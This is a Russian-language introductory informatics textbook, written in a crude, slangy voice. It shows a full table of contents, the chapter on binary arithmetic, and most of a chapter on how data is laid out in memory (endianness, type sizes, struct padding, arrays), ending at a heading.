

УЧЕБНИК ПО ИНФОРМАТИКЕ

Для студентов первого курса технических специальностей

2026

ОГЛАВЛЕНИЕ

Раздел 1: Понятие информации

1.1. Арифметика в двоичной системе счисления

- Основы двоичной системы (краткая выжимка)
- Сложение двоичных чисел
- Вычитание двоичных чисел
- Умножение двоичных чисел
- Деление двоичных чисел
- Зачем вся эта херня нужна?
- Типичные косяки при работе с двоичкой
- Основные термины (чтоб на экзамене не тупить)
- Контрольные вопросы (проверь себя)

1.2. Представление данных в памяти ЭВМ

- Память компьютера: адреса и байты
- Адресация памяти
- Типы данных и их размеры
- Выравнивание данных (alignment)
- Массивы в памяти
- Стек и куча: где что лежит
- Почему это всё важно?
- Основные термины

1.3. Представление звуковых данных в двоичном коде

- Физика звука (коротко, чтоб не уснуть)
- Дискретизация и квантование (оцифровка звука)
- Расчёт объёма несжатого аудио
- Форматы аудиофайлов

Стандарты качества
Зачем всё это нужно?
Основные термины

1.4. Представление символьных данных в двоичном коде

Что такое кодировка?
ASCII - дедушка всех кодировок
Расширенные 8-битные кодировки (начало проблем)
Проблема кракозябр (mojibake)
Unicode - универсальное решение
Расчёт размера текстовых файлов
Практика: как выбрать кодировку?
Основные термины

1.5. Меры информации

Синтаксическая мера - просто считаем биты
Семантическая мера - важен смысл
Прагматическая мера - важна польза
Сравнение трёх мер
Практическое применение
Основные термины

1.6. Основы алгебры высказываний. Логические операции

Основные понятия
Базовые логические операции
Таблицы истинности
Законы алгебры логики
Примеры упрощения выражений
Функциональная полнота
Основные термины

1.7. Предмет и структура информатики. Понятие информации. Информация в жизни человечества

Информатика как наука
Структура информатики
Понятие информации
Информация в жизни человечества
Связь с другими темами курса
Ключевые термины (выучить наизусть, сука)
Контрольные вопросы для самопроверки
Резюме главы

1.8. Представление графических данных в двоичном коде

Два подхода к представлению графики
Цветовые модели (как описать цвет)
Расчёт объёма растрового изображения
Форматы графических файлов
Практические примеры (чтоб в башку уложилось)
Практическое применение
Ключевые термины (зубрить!)

1.9. Представление числовых данных в двоичном коде

Представление целых чисел
Представление вещественных чисел (тут начинается магия)
Практические примеры (чтоб в башку уложилось)
Типы данных в языках программирования

Практическое значение

Ключевые термины (зубрить!)

1.10. Свойства информации. Информационные процессы

Свойства информации (как оценить качество инфы)

Информационные процессы (что с инфой делают)

Информация в живых системах (бонус)

Практические примеры (чтоб в башку уложилось)

Ключевые термины (зубрить!)

1.11. Системы счисления. Представление чисел в системах с основанием 2, 8, 16. Перевод из десятичной системы в системы 2, 8, 16, обратный перевод в десятичную систему

Основные понятия

Основные системы счисления в информатике

Перевод из любой системы в десятичную

Перевод из десятичной в другие системы

Прямой перевод между двоичной, восьмеричной и шестнадцатеричной

Таблица соответствий (полезная херня)

Практическое применение (зачем это всё надо)

Практические советы (чтоб не обосраться)

Ключевые термины (зубрить!)

1.12. Способы сжатия информации

Основные понятия

Алгоритмы сжатия без потерь

Алгоритмы сжатия с потерями

Сравнение алгоритмов

Парадоксы и приколы сжатия

Ключевые термины и определения

Контрольные вопросы для самопроверки

Раздел 2: Технические средства

2.1. Понятие архитектуры и структуры ЭВМ

Архитектура vs Структура: разбираемся в терминологии

Уровни представления компьютера

Основные компоненты ЭВМ

Функциональная схема ЭВМ

Характеристики производительности ЭВМ

Примеры архитектур

Производительность: как считать правильно

Практическая значимость

Ключевые термины и определения

Контрольные вопросы для самопроверки

2.2. История развития вычислительной техники. Поколения ЭВМ

Предыстория: когда компьютеры были деревянными

Аналитическая машина Бэббиджа: прадедушка компьютера

Поколения ЭВМ: эволюция от ламп до квантов

Первое поколение (1940-е – 1950-е): Электронные лампы

Второе поколение (1950-е – 1960-е): Транзисторы

Третье поколение (1960-е – 1970-е): Интегральные схемы

Четвёртое поколение (1970-е – настоящее время): Микропроцессоры

Пятое поколение (перспектива): Искусственный интеллект и квантовые компьютеры

Закон Мура: прогноз, который сбывался 50 лет
Основные вехи вычислительной техники
Почему частота процессоров остановилась на 5 ГГц?
Связь с другими разделами
Ключевые термины и определения
Контрольные вопросы для самопроверки

2.3. Классы современных ЭВМ. Принципы фон Неймана

2.3.1. Классификация современных ЭВМ
2.3.2. Принципы фон Неймана
2.3.3. Гарвардская архитектура
2.3.4. Связь с другими главами
Примеры для понимания
Ключевые термины и определения

Раздел 3: Программные средства

3.1. Операционные системы. Назначение и классификация

3.1.1. Что такое операционная система?
3.1.2. Классификация операционных систем
3.1.3. Примеры операционных систем
3.1.4. Связь с другими главами
Примеры для понимания
Ключевые термины и определения

3.2. Уровни программного обеспечения. Сервисное и прикладное ПО

3.2.1. Иерархия уровней программного обеспечения
3.2.2. Разница между системным, сервисным и прикладным ПО
3.2.3. Сервисное ПО: детальный разбор
3.2.4. Прикладное ПО: программы для людей
3.2.5. Связь с другими главами
Примеры для понимания
Ключевые термины и определения

3.3. Классификация системного программного обеспечения

3.3.1. Определение системного ПО
3.3.2. Операционные системы (краткое напоминание)
3.3.3. Драйверы устройств
3.3.4. Системные утилиты
3.3.5. Связь с другими главами
Примеры для понимания
Ключевые термины и определения

Раздел 4: Модели решения задач

4.1. Жизненный цикл баз данных

4.1.1. Что такое жизненный цикл БД
4.1.2. Фазы жизненного цикла БД
4.1.3. Модели жизненного цикла
4.1.4. Практические примеры
4.1.5. Связь с другими главами
Ключевые термины и определения

4.2. Информационные модели. Моделирование процессов

4.2.1. Что такое модель и зачем она нужна

- 4.2.2. Материальные и информационные модели
- 4.2.3. Классификация информационных моделей
- 4.2.4. Моделирование процессов
- 4.2.5. Этапы моделирования
- 4.2.6. Примеры моделирования
- 4.2.7. Связь моделирования с жизненным циклом БД
- 4.2.8. Инструменты моделирования
- Термины и определения
- Заключение

4.3. Классификация видов моделирования. Математические модели

- 4.3.1. Классификация видов моделирования
- 4.3.2. Математические модели: основные типы
- 4.3.3. Примеры математических моделей
- 4.3.4. Как выбрать тип модели?
- Термины и определения
- Заключение

4.4. Модели решения функциональных задач. Системный подход

- 4.4.1. Понятие функциональной задачи
- 4.4.2. Модели решения задач
- 4.4.3. Системный подход
- 4.4.4. Методы решения задач
- 4.4.5. Примеры решения задач
- Термины и определения
- Заключение

Раздел 5: Основы алгоритмизации

5.1. Алгоритм и его свойства. Способы описания

- 5.1.1. Что такое алгоритм
- 5.1.2. Свойства алгоритма
- 5.1.3. Исполнитель алгоритма и СКИ
- 5.1.4. Способы описания алгоритмов
- 5.1.5. Примеры алгоритмов
- 5.1.6. Сложность алгоритма
- Термины и определения
- Заключение

5.2. Основные алгоритмические конструкции

- 5.2.1. Теорема Бёма-Якопини
- 5.2.2. Последовательность (линейный алгоритм)
- 5.2.3. Ветвление (условный оператор)
- 5.2.4. Цикл с предусловием (while)
- 5.2.5. Цикл с постусловием (do-while)
- 5.2.6. Цикл со счётчиком (for)
- 5.2.7. Вложенные циклы
- 5.2.8. Операторы управления циклом: break и continue
- 5.2.9. Бесконечные циклы
- 5.2.10. Примеры задач
- Термины и определения
- Заключение

Раздел 6: Языки программирования

6.1. Классификация языков программирования

- 6.1.1. Классификация по уровню абстракции
- 6.1.2. Классификация по способу исполнения
- 6.1.3. Классификация по парадигмам программирования
- 6.1.4. Классификация по типизации
- 6.1.5. Эволюция языков программирования
- 6.1.6. Выбор языка для задачи
- 6.1.7. Связь с другими главами

Примеры для понимания

Ключевые термины и определения

6.2. Языки программирования. Компиляторы и интерпретаторы

- 6.2.1. Компиляция: от кода к машинному коду
- 6.2.2. Интерпретация: выполнение на лету
- 6.2.3. JIT-компиляция: лучшее из двух миров
- 6.2.4. Виртуальные машины
- 6.2.5. Сравнение производительности
- 6.2.6. Связь с другими главами

Введённые термины

Раздел 7: Базы данных

7.1. . Инфологическое моделирование предметной области

- 1. Уровни представления данных
- 2. ER-диаграммы (Entity-Relationship)
- 3. Нотации ER-диаграмм
- 4. Этапы инфологического моделирования
- 5. Типы атрибутов
- 6. Слабые сущности
- 7. Обобщение и специализация
- 8. Агрегация и композиция
- 9. Примеры ER-диаграмм
- 10. Инструменты для создания ER-диаграмм
- 11. Связь с другими главами
- 12. Типичные ошибки при моделировании

Ключевые термины и определения

Заключение

7.2. . Понятие база данных. Архитектура БД

- 7.2.1. Понятие базы данных
- 7.2.2. СУБД (Система Управления Базами Данных)
- 7.2.3. Архитектура БД (трёхуровневая модель ANSI-SPARC)
- 7.2.4. Независимость данных
- 7.2.5. Модели данных
- 7.2.6. Связь с жизненным циклом БД
- 7.2.7. Пример 8: Разработка БД для интернет-магазина (полный цикл)
- 7.2.8. Пример 9: Расчёт размера БД
- 7.2.9. Пример 10: Сравнение реляционной БД и NoSQL

Заключение

7.3. . Реляционные БД. Нормализация

- 7.3.1. Реляционная модель данных
- 7.3.2. Ключи

- 7.3.3. Проблемы ненормализованных данных
- 7.3.4. Нормализация
- 7.3.5. Примеры нормализации
- 7.3.6. Денормализация
- 7.3.7. SQL для создания нормализованной БД
- 7.3.8. Связь с другими главами

Раздел 8: Локальные и глобальные сети

8.1. . Адресация Internet. Доменные имена. URL

- 8.1.1. IP-адресация
- 8.1.2. Доменные имена (DNS)
- 8.1.3. URL (Uniform Resource Locator)
- 8.1.4. Примеры
- 8.1.5. Связь с другими главами

8.2. . Сетевые компоненты. Среда передачи данных

Введение: Как вообще это всё работает?

1. Сетевые устройства: кто за что отвечает
2. Среда передачи данных: по чему летят пакеты
3. Характеристики сред передачи данных
4. Практические примеры

Ключевые термины и определения

Заключение

8.3. . Классификация компьютерных сетей. Топология

Введение: От Bluetooth до интернета — размер имеет значение

1. Классификация сетей по территориальному охвату
2. Топологии сетей: как устройства соединены
3. Физическая vs логическая топология
4. Характеристики топологий
5. Примеры задач

Ключевые термины и определения

Заклучение: От Bluetooth до интернета

8.4. . Протоколы Internet

Введение: Как пакеты летают по интернету

- 8.4.1. Стек протоколов TCP/IP: многослойный пирог
- 8.4.2. IP (Internet Protocol): как пакеты находят дорогу
- 8.4.3. TCP (Transmission Control Protocol): надёжная доставка
- 8.4.4. UDP (User Datagram Protocol): быстро и без гарантий
- 8.4.5. Порты и сокеты: как различать приложения
- 8.4.6. Протоколы прикладного уровня: что делают приложения
- 8.4.7. Инкапсуляция: как пакет оборачивается слоями
- 8.4.8. Примеры задач и расчётов

Ключевые термины и определения

Заклучение: Протоколы — это язык интернета

8.5. . Сервисы Internet

Введение: Протоколы — это круто, но что с ними делать?

- 8.5.1. WWW (World Wide Web): паутина из сайтов
- 8.5.2. Электронная почта (Email): ветеран интернета
- 8.5.3. Поисковые системы: Гуглим всё подряд
- 8.5.4. Облачные сервисы: "Твои файлы — на сервере дяди Васи"

- 8.5.5. Социальные сети: где все залипают
- 8.5.6. Мессенджеры: пишем, а не звоним
- 8.5.7. VoIP (голосовые звонки через интернет)
- 8.5.8. Поточковые сервисы (Streaming): Смотрим и слушаем онлайн
- 8.5.9. Файлообменные сервисы: Шарим файлы
- 8.5.10. Примеры задач и расчётов
- Ключевые термины и определения
- Закключение: Сервисы — это то, зачем мы в интернете

8.6. . Сетевые протоколы

- Введение: Под капотом интернета
- 8.6.1. Ethernet: король локальных сетей
- 8.6.2. ARP (Address Resolution Protocol): IP → MAC
- 8.6.3. ICMP (Internet Control Message Protocol): ping и traceroute
- 8.6.4. DHCP (Dynamic Host Configuration Protocol): автоматическая настройка сети
- 8.6.5. NAT (Network Address Translation): как экономить IP-адреса
- 8.6.6. IPv6: будущее, которое никак не наступит

8.7. . Эталонная модель OSI

- Введение: Зачем семь слоёв, если хватает четырёх?
- 8.7.1. Семь уровней OSI: от битов до HTTP
- 8.7.2. Уровень 1: Физический (Physical Layer)
- 8.7.3. Уровень 2: Канальный (Data Link Layer)
- 8.7.4. Уровень 3: Сетевой (Network Layer)
- 8.7.5. Уровень 4: Транспортный (Transport Layer)
- 8.7.6. Уровень 5: Сеансовый (Session Layer)
- 8.7.7. Уровень 6: Представления (Presentation Layer)
- 8.7.8. Уровень 7: Прикладной (Application Layer)
- 8.7.9. Инкапсуляция и декапсуляция: матрёшка данных
- 8.7.10. OSI vs TCP/IP: теория против практики
- 8.7.11. Устройства на разных уровнях OSI
- 8.7.12. Практический пример: что происходит при запросе `google.com`
- 8.7.13. Зачем учить OSI, если используют TCP/IP?

Раздел 9: Защита информации

9.1. . Политика безопасности в компьютерных системах

- Введение: Почему нельзя просто поставить пароль `123456`?
- 9.1.1. Понятие политики безопасности
- 9.1.2. CIA Triad — Святая Троица информационной безопасности
- 9.1.3. Идентификация, Аутентификация, Авторизация (ИАА)
- 9.1.4. Модели управления доступом
- 9.1.5. Принцип наименьших привилегий (Principle of Least Privilege)
- 9.1.6. Технические меры защиты
- 9.1.7. Организационные меры защиты
- 9.1.8. Стандарты и нормативные документы
- 9.1.9. Примеры политик безопасности
- 9.1.10. Связь с другими главами

9.2. . Криптографические методы защиты данных

- Введение: Шифруй, блин, всё что движется
- 9.2.1. Краткая история криптографии: от Цезаря до квантовых компьютеров
- 9.2.2. Симметричное шифрование: один ключ для всех

9.2.3. Асимметричное шифрование: два ключа — больше магии

9.2.4. Хэш-функции: односторонняя улица

9.2.5. Цифровые подписи: как доказать авторство

9.2.6. Сертификаты и PKI (Public Key Infrastructure)

9.2.7. Протоколы безопасности

9.2.8. Квантовая криптография: конец игры?

9.2.9. Практические примеры

Ключевые термины и определения

Итого

9.3. . Понятия информационной безопасности. Угрозы

Введение: Почему твои данные интересуют хакеров больше, чем тебя самого?

9.3.1. Основные понятия информационной безопасности

9.3.2. Классификация угроз по источнику

9.3.3. Классификация угроз по типу воздействия (CIA Triad)

9.3.4. Модель угроз (Threat Model)

9.3.5. TOP-10 OWASP: Самые частые уязвимости веб-приложений

9.3.6. Реальные примеры угроз и взломов

9.3.7. Оценка рисков

9.4. . Противодействие нарушению конфиденциальности

Введение: Защищаем конфиденциальность, пока хакеры не добрались до твоих котиков

9.4.1. Шифрование данных: Главная линия обороны

9.4.2. Контроль доступа: Кто, что и когда может делать

9.4.3. DLP (Data Loss Prevention) — Предотвращение утечек

9.4.4. Мониторинг и логирование: Кто что делал и когда

9.4.5. Обучение персонала: Главная уязвимость — это ты

9.4.6. Организационные меры: Политика, договоры, процедуры

9.4.7. Физическая безопасность: Защита железа

9.4.8. Резервное копирование (Backup): План Б на случай всего

9.4.9. Реальные примеры защиты конфиденциальности

Итоги главы

9.5. . Способы нарушения конфиденциальности. Атаки

Введение: Как хакеры ломают твою оборону (спойлер: через твою тупость)

9.5.1. Социальная инженерия: Как обмануть мозг вместо компьютера

9.5.2. Атаки на пароли: Когда `123456` — худший выбор в жизни

9.5.3. Сетевые атаки: Когда хакер — твой сосед по Wi-Fi

9.5.4. Атаки на веб-приложения: Когда программист забыл проверить ввод

9.5.5. Вредоносное ПО: Когда твой компьютер работает на хакера

9.5.6. Атаки на Wi-Fi: Как твой сосед крадёт Netflix

9.5.7. Физический доступ: Когда хакер — это уборщица

9.5.8. Реальные кейсы: Когда всё пошло не так

9.5.9. Ключевые термины

9.5.10. Контрольные вопросы

Заключение: Атака — это искусство находить слабое звено

9.6. . Методы реализации угроз

Введение: Как хакеры ломают железо и софт (глубокое погружение в техническую дичь)

9.6.1. Эксплуатация уязвимостей памяти: Как превратить программу в пушку

9.6.2. Эксплуатация логики приложений: Когда баги становятся багами в безопасности

9.6.3. Криптографические атаки: Когда математика побеждает шифрование

9.6.4. Повышение привилегий: Как обычный юзер становится админом

9.6.5. Backdoor и Rootkit: Как хакеры остаются в системе навсегда

9.6.6. Аппаратные уязвимости: Когда уязвим процессор, а не код

9.6.7. Сетевые атаки (детали): Как ломать TCP/IP на низком уровне

Практические задачи

9.7. . Юридические основы информационной безопасности. Критерии защищённости

Введение: Когда хакеры встречаются с юристами (и почему это плохо для хакеров)

9.7.1. Законодательство Российской Федерации в области ИБ

9.7.2. Международное законодательство в области ИБ

9.7.3. Критерии защищённости компьютерных систем (ФСТЭК России)

9.7.4. Стандарты информационной безопасности

9.7.5. Ответственность за нарушения в области ИБ

9.7.6. Практические рекомендации: Как соблюдать законы и не огрести штраф

9.7.7. Ключевые термины и определения

9.7.8. Контрольные вопросы и практические задачи

Заключение: Почему юристы и технари должны дружить

Глава 1.1: Арифметика в двоичной системе счисления

Введение

Значит так, братан. Вся эта хрень с компьютерами работает на нулях и единицах. Не потому что кто-то придумал усложнить жизнь студентам, а потому что электричество либо есть, либо нет. Транзистор либо открыт, либо закрыт. Третьего не дано. Вот и получилось, что вся твоя игра в танки, вся музыка в Spotify, вся порнуха в интернете - это просто хитро закодированные нули и единицы.

Двоичная арифметика - это база, без которой ты не поймешь, как процессор вообще считает. Сейчас разберем, как складывать, вычитать, умножать и делить эти проклятые двоичные числа. И да, придется немного попотеть, но поверь - это в сто раз проще, чем десятичная система, потому что всего две цифры вместо десяти.

Основы двоичной системы (краткая выжимка)

Двоичная система счисления - это когда у тебя только две цифры: 0 и 1. Всё. Больше ничего. Каждая позиция (разряд) - это степень двойки:

$$1011_2 = 1 \times 2^3 + 0 \times 2^2 + 1 \times 2^1 + 1 \times 2^0 = 8 + 0 + 2 + 1 = 11_{10}$$

Младший разряд (LSB - Least Significant Bit) - самый правый, весит меньше всех.

Старший разряд (MSB - Most Significant Bit) - самый левый, весит больше всех.

Запомнил? Отлично. Поехали дальше.

Сложение двоичных чисел

Правила (проще не придумаешь)

```
0 + 0 = 0
0 + 1 = 1
1 + 0 = 1
1 + 1 = 10 (ноль, переносим единичку в следующий разряд)
1 + 1 + 1 = 11 (единица, переносим единичку)
```

Вот и всё. В десятичной системе ты должен помнить, что $7+8=15$, а тут - раз-два и готово. Единственное, что может запутать - это **перенос** в следующий разряд (carry), как в школе, когда складывал столбиком.

Примеры (чтоб в башку уложилось)

Пример 1: Складываем $101_2 + 11_2$

```
  101   (5)
+   11   (3)
-----
 1000   (8)
```

Пошагово:

1. Младший разряд: $1 + 1 = 10 \rightarrow$ пишем 0, переносим 1
2. Второй разряд: $0 + 1 + 1(\text{перенос}) = 10 \rightarrow$ пишем 0, переносим 1
3. Третий разряд: $1 + 0 + 1(\text{перенос}) = 10 \rightarrow$ пишем 0, переносим 1
4. Четвёртый разряд: $0 + 0 + 1(\text{перенос}) = 1$

Проверка: $5 + 3 = 8 \checkmark$ Всё сошлось, красавчик!

Пример 2: Посложнее - $1101_2 + 1011_2$

```
  1 1 1      (переносы, чтоб не забыть)
  1101      (13)
+ 1011      (11)
-----
 11000      (24)
```

$13 + 11 = 24$ ✓ Работает!

Вычитание двоичных чисел

Правила вычитания

```
0 - 0 = 0
1 - 0 = 1
1 - 1 = 0
0 - 1 = 1 (но нужно занять единицу из следующего разряда)
```

Тут начинается веселье. Когда вычитаешь 1 из 0, приходится **брать в долг** у соседа слева (это называется **заём** или **borrow**). Занимаем единицу из старшего разряда, она превращается в 2 в текущем разряде (потому что основание системы = 2). Получается $2 - 1 = 1$.

Примеры вычитания

Пример 3: Вычитаем $101_2 - 11_2$

```
  101      (5)
-   11      (3)
-----
   10      (2)
```

Пошагово:

1. Младший разряд: $1 - 1 = 0$
2. Второй разряд: $0 - 1 \rightarrow$ берём заём из третьего разряда $\rightarrow (10_2 - 1) = 1$
3. Третий разряд: $(1 - 1 \text{ от заёма}) = 0$

Проверка: $5 - 3 = 2$ ✓ Заебись!

Пример 4: $1010_2 - 110_2$

```
  1010      (10)
-   110      (6)
-----
   100      (4)
```

$10 - 6 = 4$ ✓ Всё правильно!

Умножение двоичных чисел

Таблица умножения (самая простая в мире)

```
0 × 0 = 0
0 × 1 = 0
1 × 0 = 0
1 × 1 = 1
```

Серьёзно, это вся таблица умножения. Никаких тебе 7×8 , 6×9 и прочей хрени. Либо ноль, либо единица. Умножение выполняется столбиком, как в школе, только в сто раз проще.

Примеры умножения

Пример 5: $101_2 \times 11_2$

```

  101      (5)
×   11      (3)
-----
  101      (5 × 1)
 101      (5 × 1, сдвигаем влево)
-----
 1111      (15)
```

$5 \times 3 = 15$ ✓ Красота!

Пример 6: $110_2 \times 101_2$

```

  110      (6)
× 101      (5)
-----
  110      (6 × 1)
 000      (6 × 0, сдвиг)
 110      (6 × 1, сдвиг)
-----
11110      (30)
```

$6 \times 5 = 30$ ✓ Всё работает!

Деление двоичных чисел

Деление "уголком"

Делить в двоичной системе тоже проще, чем в десятичной. На каждом шаге ты либо записываешь 1 в частное (если делитель помещается), либо 0 (если не помещается). И всё.

Алгоритм:

1. Сравниваем делитель с текущей группой цифр делимого
2. Помещается? → пишем 1 в частное, вычитаем делитель
3. Не помещается? → пишем 0 в частное
4. Сносим следующую цифру, повторяем

Примеры деления

Пример 7: $1100_2 \div 11_2$

```

1100 ÷ 11 = 100

1100 | 11
-11  | ---
---  | 100
 00
```

$12 \div 3 = 4$, то есть $1100_2 \div 11_2 = 100_2$ ✓ 36с!

Пример 8: $10110_2 \div 110_2$

```
10110 ÷ 110 = 11 (остаток 100)
```

```
  10110 | 110
-110    | ---
  ----  | 11
    1010
   -110
   ----
    100  (остаток)
```

$22 \div 6 = 3$ остаток 4 ✓ Всё сходится!

Зачем вся эта херня нужна?

Практическое применение

1. **Процессоры:** Вся арифметика в процессоре происходит именно в двоичной системе. АЛУ (арифметико-логическое устройство) жрёт нули и единицы и выплёвывает результат.
2. **Битовые операции:** В программировании часто нужно работать с отдельными битами - для оптимизации, для работы с флагами, для хеширования и т.д.
3. **Сети:** IP-адреса, маски подсетей - всё это двоичная арифметика.
4. **Криптография:** Шифрование часто оперирует операциями на уровне битов.
5. **Низкоуровневое программирование:** Если хочешь понимать, что происходит под капотом, без двоичной системы никуда.

Почему именно двоичная?

- **Простота:** Всего два состояния - либо есть ток, либо нет. Легко реализовать на транзисторах.
- **Надёжность:** Даже при наличии помех легко отличить 0 от 1.
- **Простые операции:** Таблицы сложения и умножения занимают 4 строки, а не 100.
- **Универсальность:** Любую инфу можно представить в двоичном виде - числа, текст, картинки, музыку, видео.

Типичные косяки при работе с двоичкой

1. **Забыл про перенос:** Всегда отмечай переносы над числами, иначе обосрёшься.
2. **Путаница с заёмами при вычитании:** Внимательно следи, откуда берёшь займы.
3. **Косяки при сдвигах:** При умножении следи за выравниванием промежуточных произведений.
4. **Не проверил результат:** Всегда переводи в десятичную и проверяй ответ, пока не набил руку.

Основные термины (чтоб на экзамене не тупить)

Двоичная система счисления - система с основанием 2, использует цифры 0 и 1.

Бит (разряд) - одна двоичная цифра, позиция в двоичном числе.

Перенос (carry) - единица, которая переносится в следующий разряд при сложении.

Заём (borrow) - единица, которую берут из старшего разряда при вычитании.

LSB (Least Significant Bit) - младший разряд, крайний правый.

MSB (Most Significant Bit) - старший разряд, крайний левый.

Контрольные вопросы (проверь себя)

1. **Сложение:** Посчитай $1110_2 + 1011_2$. Проверь, переведя в десятичную систему.
2. **Вычитание:** Вычисли $10101_2 - 1110_2$. Отметь все заёмы.
3. **Умножение:** $1101_2 \times 101_2$. Сколько промежуточных произведений получилось?
4. **Объясни:** Почему $1 + 1 = 10$ в двоичной системе? Как это связано с основанием системы?
5. **Практика:** Процессор складывает два 8-битных числа: $11110000_2 + 00011111_2$. Каков результат? Произойдёт ли переполнение (overflow)?

Связь с другими темами

Это база для:

- **Глава 1.11** - системы счисления и переводы между ними
- **Глава 1.9** - представление чисел в памяти (прямой/обратный/дополнительный код)
- **Глава 2.1** - архитектура ЭВМ, как процессор реально это всё считает

Резюме

Что ты должен запомнить:

- ✓ Двоичная система - это две цифры: 0 и 1
- ✓ Сложение: $1+1=10$, не забывай про переносы
- ✓ Вычитание: занимай из старшего разряда, когда нужно
- ✓ Умножение: самая простая таблица в мире
- ✓ Деление: столбиком, либо 0, либо 1 в частное
- ✓ Всё это реально работает в процессоре

Теперь ты знаешь, как компьютер на самом деле считает. Без этого понимания ты просто пользователь, а с этим - начинаешь разбираться, что происходит под капотом. И это охуенно.

Конец главы

Глава 1.2: Представление данных в памяти ЭВМ

Введение

Окей, теперь ты знаешь, как считать в двоичной системе. Но как вся эта хрень реально хранится в памяти компьютера? Почему один `int` весит 4 байта, а не 3 или 5? Что за нахрен такое Little Endian и Big Endian? И почему структуры иногда жрут больше памяти, чем должны?

Сейчас разберём, как данные лежат в оперативке, почему процессору удобнее работать с выровненными данными, и что будет, если ты накосячишь с указателями. Это база для понимания не только программирования, но и того, почему твоя программа жрёт дофига памяти или тормозит.

Память компьютера: адреса и байты

Оперативная память (RAM)

Оперативная память (RAM - Random Access Memory) - это как большой массив байтов, где каждый байт имеет свой адрес. Представь огромную многоэтажку, где у каждой квартиры есть номер. Процессор может обратиться к любому байту напрямую по адресу, не перебирая всё подряд.

Основные фишки RAM:

- **Быстрая:** намного быстрее жесткого диска или SSD
- **Энергозависимая:** выключил комп - всё стёрлось нахрен
- **Случайный доступ:** можно читать/писать в любое место одинаково быстро

Байт - минимальная единица адресации

Байт = 8 бит. Это минимальная порция памяти, к которой можно обратиться по адресу. Почему именно 8 бит? Исторически сложилось - этого достаточно для хранения одного символа ASCII (где нужно всего 7 бит, но 8 удобнее).

```
Байт (8 бит) :  [b7] [b6] [b5] [b4] [b3] [b2] [b1] [b0]  
                ↑                               ↑  
            старший                          младший  
            (MSB)                           (LSB)
```

Один байт может хранить:

- Число от 0 до 255 (беззнаковое)
- Число от -128 до +127 (знаковое)
- Один символ ASCII
- Один пиксель в градациях серого (256 оттенков)

Слова, двойные слова и прочая хрень

Слово (word) - базовая единица данных для процессора. Размер зависит от архитектуры:

- 16-битные системы: 2 байта
- 32-битные системы: 4 байта
- 64-битные системы: 8 байт

Двойное слово (dword) - удвоенный размер слова (например, 4 байта на 16-битной системе).

В современной литературе часто "слово" = 2 байта, "двойное слово" = 4 байта, независимо от архитектуры. Да, это путаница, привыкай.

Адресация памяти

Адрес - это просто номер байта

Адрес - это целое число, идентифицирующее конкретный байт в памяти. Нумерация начинается с нуля (как индексы массивов в C/C++/Python).

Сколько памяти можно адресовать:

- **16-битная шина:** $2^{16} = 64$ КБ (привет, MS-DOS!)
- **32-битная шина:** $2^{32} = 4$ ГБ (поэтому на 32-битной Windows больше 4 ГБ не используется)
- **64-битная шина:** $2^{64} \approx 18$ эксабайт (это охуенно много, хватит надолго)

Little Endian vs Big Endian (война порядков байтов)

Когда нужно сохранить многобайтовое число (например, 32-битный `int`), возникает вопрос: в каком порядке раскладывать байты?

Little Endian (младший байт первым):

- Младший байт лежит по младшему адресу
- Используется в x86/x86-64 (Intel, AMD)
- Большинство современных компов

Big Endian (старший байт первым):

- Старший байт лежит по младшему адресу
- Используется в некоторых архитектурах (SPARC, PowerPC)
- Сетевой порядок байтов (network byte order)

Пример: как хранится 0x12345678

Пусть число 0x12345678 (в шестнадцатеричной) лежит с адреса 1000:

```
Байты числа:
Байт 3 (старший) : 0x12
Байт 2 :          0x34
Байт 1 :          0x56
Байт 0 (младший) : 0x78
```

Little Endian (x86, твой комп):

```
Адрес:  1000  1001  1002  1003
Байты:  0x78  0x56  0x34  0x12
        ↑              ↑
        младший        старший
```

Big Endian (сетевой порядок):

```
Адрес:  1000  1001  1002  1003
Байты:  0x12  0x34  0x56  0x78
        ↑              ↑
        старший        младший
```

Почему это важно? Когда отправляешь данные по сети, нужно конвертировать порядок байтов, иначе получатель прочитает херню. Для этого есть функции `htonl`, `ntohl` и т.д.

Типы данных и их размеры

Целые числа

```
char    = 1 байт    (от -128 до 127 или от 0 до 255)
short   = 2 байта   (от -32768 до 32767)
int      = 4 байта   (от -2147483648 до 2147483647)
long     = 4 или 8 байт (зависит от системы, ахаха)
long long = 8 байт (всегда)
```

Вещественные числа

```
float    = 4 байта   (32 бита, IEEE 754)
double   = 8 байт    (64 бита, IEEE 754)
```

Указатели

Размер указателя = размер адресного пространства:

- **32-битная система:** 4 байта
- **64-битная система:** 8 байт

Поэтому на 64-битной системе программа может жрать больше памяти - все указатели в два раза толще.

Выравнивание данных (alignment)

Почему процессору лень читать невыравненные данные

Выравнивание - это когда данные располагаются по адресам, кратным их размеру. Например, 4-байтовый `int` лучше класть по адресу, кратному 4 (0, 4, 8, 12, ...).

Почему:

- **Производительность:** процессор читает память блоками (например, по 4 или 8 байт за раз). Если `int` лежит по адресу, кратному 4, процессор прочитает его за один цикл. Если не кратному - придётся делать два чтения и склеивать.
- **Атомарность:** выровненные данные можно читать/писать атомарно (без прерываний).
- **Некоторые процессоры вообще не умеют:** на некоторых архитектурах (ARM в некоторых режимах) невыравненный доступ вызывает ошибку или работает через жопу медленно.

Пример: структура с паддингом

```
struct Example {
    char  a;    // 1 байт
    int   b;    // 4 байта
    char  c;    // 1 байт
};
```

Наивно думаешь: $1 + 4 + 1 = 6$ байт. Но реально с выравниванием:

```
Адрес:      0      1      2      3      4      5      6      7      8      9     10     11
Данные:  [a] [---паддинг---][ b  ][ b  ][ b  ][ b  ][c] [---паддинг---]

Размер: 12 байт (ахуеть!)
```

Что произошло:

- `a` занял байт 0
- 3 байта паддинга (1-3), чтобы `b` начинался с адреса 4 (кратно 4)
- `b` занял байты 4-7
- `c` занял байт 8
- 3 байта паддинга (9-11), чтобы размер структуры был кратен 4

Как сэкономить память? Переставь поля по убыванию размера:

```
struct BetterExample {
    int    b;      // 4 байта
    char   a;      // 1 байт
    char   c;      // 1 байт
    // + 2 байта паддинга в конце
};
// Размер: 8 байт вместо 12!
```

Массивы в памяти

Одномерные массивы

Массив - это просто последовательность элементов одного типа, лежащих подряд в памяти.

Адрес элемента с индексом `i`:

```
Адрес[i] = Базовый_адрес + i × Размер_элемента
```

Пример: массив `int[5]`

Массив из 5 целых чисел (по 4 байта) с базовым адресом 2000:

Индекс:	0	1	2	3	4
Адрес:	2000	2004	2008	2012	2016
Размер:	[4]	[4]	[4]	[4]	[4]

байта

- `array[0]` → адрес 2000
- `array[1]` → адрес 2004
- `array[2]` → адрес 2008
- и так далее

Многомерные массивы: row-major vs column-major

